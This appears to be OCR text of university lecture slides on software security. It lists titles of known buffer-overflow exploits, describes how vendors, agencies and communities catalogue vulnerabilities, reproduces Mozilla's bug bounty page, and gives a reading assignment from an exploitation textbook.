
- Winamp Playlist UNC Path Computer Name Overflow
- Winamp Ultravox Streaming Metadata (in_mp3.dll) Buffer Overflow
- WinDVD7 IASystemInfo.DLL ActiveX Control Buffer Overflow
- WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer Overflow
- Microsoft WMI Administration Tools ActiveX Buffer Overflow
- XMPlay 3.3.0.4 (ASX Filename) Buffer Overflow
- Yahoo! Messenger YVerInfo.dll ActiveX Control Buffer Overflow
- Yahoo! Messenger 8.1.0.249 ActiveX Control Buffer Overflow
- Zenturi ProgramChecker ActiveX Control Arbitrary File Download
- Microsoft RPC DCOM Interface Overflow
- Microsoft Message Queueing Service Path Overflow
- Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
- Microsoft Message Queueing Service DNS Name Path Overflow

Organizing vulnerabilities

- Vendors
  - Microsoft
- Government-sponsored agencies
  - US-CERT, Mitre
- Community
  - OSVDB, Metasploit

What else do companies do?

Bounties



Mozilla Foundation [US] https://www.mozilla.org/en-US/security/bug-bounty/

HOME > MOZILLA SECURITY >

Bug Bounty Program

Introduction

The Mozilla Security Bug Bounty Program is designed to encourage security research in Mozilla software and to reward those who help us create the safest Internet clients in existence.

Many thanks to Linspire and Mark Shuttleworth, who provided start-up funding for this endeavor.

Mozilla has paid out over 1.6 million dollars in bounties to our various researchers.

Mozilla manages two different bug bounty programs. One program focuses on Firefox and other client applications and one bounty program focuses on our web properties and services.

- Information on the Client Bug Bounty Program can be found here
- Information on the Web and Services Bug Bounty Program can be found here

Mozilla Security

- Security Advisories
- Known Vulnerabilities
- **Bug Bounty**
- Firefox Hall Of Fame
- Mozilla Web and Services Hall Of Fame
- Security Blog

Portions of this content are ©1998–2016 by individual mozilla.org contributors. Content available under a Creative Commons license.

Contact Us · Donate
Contribute to this site

Privacy · Cookies · Legal
Report Trademark Abuse

Mozilla: Twitter · Facebook
Firefox: Twitter · Facebook · YouTube

Assignment

- For Monday
  - – HTAOE: Ch. 3 133-166
- For Wednesday
  - – HTAOE: Ch 3 167-194